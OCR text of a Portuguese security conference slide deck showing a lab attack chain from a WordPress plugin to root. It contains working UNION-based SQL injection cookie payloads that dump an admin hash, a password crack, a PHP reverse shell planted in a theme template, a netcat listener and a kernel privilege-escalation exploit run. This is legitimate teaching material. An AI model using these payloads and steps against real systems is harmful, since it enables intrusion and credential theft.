DEFCON


DC 5551 PORTO ALEGRE

''DA WEB AO ROOT''

VINICIUS VIEIRA

$ whoami

- Security Researcher & Pentester
- Academic Coordinator at FIAP
- Professor & Speaker
- Top 10 HTB BR (@v1n1v131r4)
- Guerra Cibernética (EB)
- Pós Ethical Hacking
- Msc. Tecnologias Emergentes
- C|EH, Security+, LPIC, CCNA



BLUE TEAM - DEFENSIVE

Certified Network Defender
Security + Certified
Microsoft Enterprise Mobility + Security Certified


RED TEAM – OFFENSIVE

Vulnerability Assessment and Scanning
Penetration Testing
Web Application Security Testing
Mobile Application Security Testing
Wireless Security Testing
Social Engineering
Red Teaming Exercises

WHITE TEAM – ADVISORY & CONSULTING

Compliance Consulting (ISMS)
Cyber Security Risk Assessment
Cyber Risk Maturity Assessment
ITHC - IT Health Check
Security Education, Training and Awareness
Virtual CISO
Identity And Access Management
Data Protection Program
Cloud Security Assessment
Enterprise Security Architecture
Data Center Design and Blueprint
Emerging Technologies
Smart City
SDN/NFV
Big Data
Internet of Things
Blockchain Artificial Intelligence
FinTech and RegTech

Why Web Hacking?!



https://www.cvedetails.com/vulnerabilities-by-types.php

Vantagens em atacar ambientes Web

- Portas de entrada para ambientes inteiros
- Muitas opções de input de dados por default
- Confiança nos inputs de usuários
- Integração com outros serviços


https://github.com/V1n1v131r4/My-CVEs

```
sudo wpscan --url http://sandbox.local
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/share/rubygems-integration/all/specifications/i18n-0.7.0.gemspec:20.
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.6
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://sandbox.local/
[+] Started: Mon Apr 13 15:05:03 2020
```

```
[+] wp-survey-and-poll
 | Location: http://sandbox.local/wp-content/plugins/wp-survey-and-poll/
 | Last Updated: 2020-01-08T09:08:00.000Z
 | [!] The version is out of date, the latest version is 1.5.8.3
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.5.7.3 (50% confidence)
 | Found By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/wp-survey-and-poll/readme.txt
```


- Name Value Domain Pat Expires / M... Size Htt Ho Se Se
http://sandbox.local (2)
add a new cookie
wordpress_test_coo... WP+Cookie+check sandbox.lo... 36 ✓ ✓
wp_sap ["1650149780')) OR... .sandbox.lo... 1618345203 79
https://www.google.com (7)
Name wp_sap
Domain .sandbox.local
Path /
["1650149780')) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,@@version,11#"]

\"questions\":[[\"Are you enjoying the new site?\",\"Yes\",\"No\"],[\"10.3.20-MariaDB\"]]}"};

["1650149780')) OR 1=1 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,concat(user_login,0x3a,user_pass),11 from wp_users#"]

\"Yes\",\"No\"],[\"wp_ajla_admin:PBfBIi66MsPQgzmvYsUzwjc5vSx9L6i\\\/\"]]}"};

```
kali@kali:~/LABs/results/10.11.1.250/loot$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

!love29jan2006!  (?)
```

Clients Control Pan... HashKiller

+ New

Edit Themes

Twenty Nineteen: 404 Template (404.php)

Selected file content:

```
176 fclose($pipes[0]);
177 fclose($pipes[1]);
178 fclose($pipes[2]);
179 proc_close($process);
180
181 // Like print, but does nothing if we've daemonised ourself
182 // (I can't figure out how to redirect STDOUT like a proper daemon)
183 function printit ($string) {
184     if (!$daemon) {
185         print "$string\n";
186     }
187 }
188
189 ?>
190
```

```
kali@kali:~/LABs/results/10.11.1.250/loot$ nc 443
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [10.11.1.250] 57040
Linux ajla 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GN
U/Linux
 10:35:01 up 11 days, 10:31,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 2: python: not found
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ajla:/$
```

https://www.exploit-db.com/exploits/45010

```
www-data@ajla:/tmp$ ./45010
./45010
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880038fdef00
[*] Leaking sock struct from ffff88003d5f3680
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880037b1ca80
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff880037b1ca80
[*] credentials patched, launching shell...
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

Thank you!

vinicius@sejalivre.org

linkedin.com/in/v1n1v131r4/

vinicius.sejalivre.org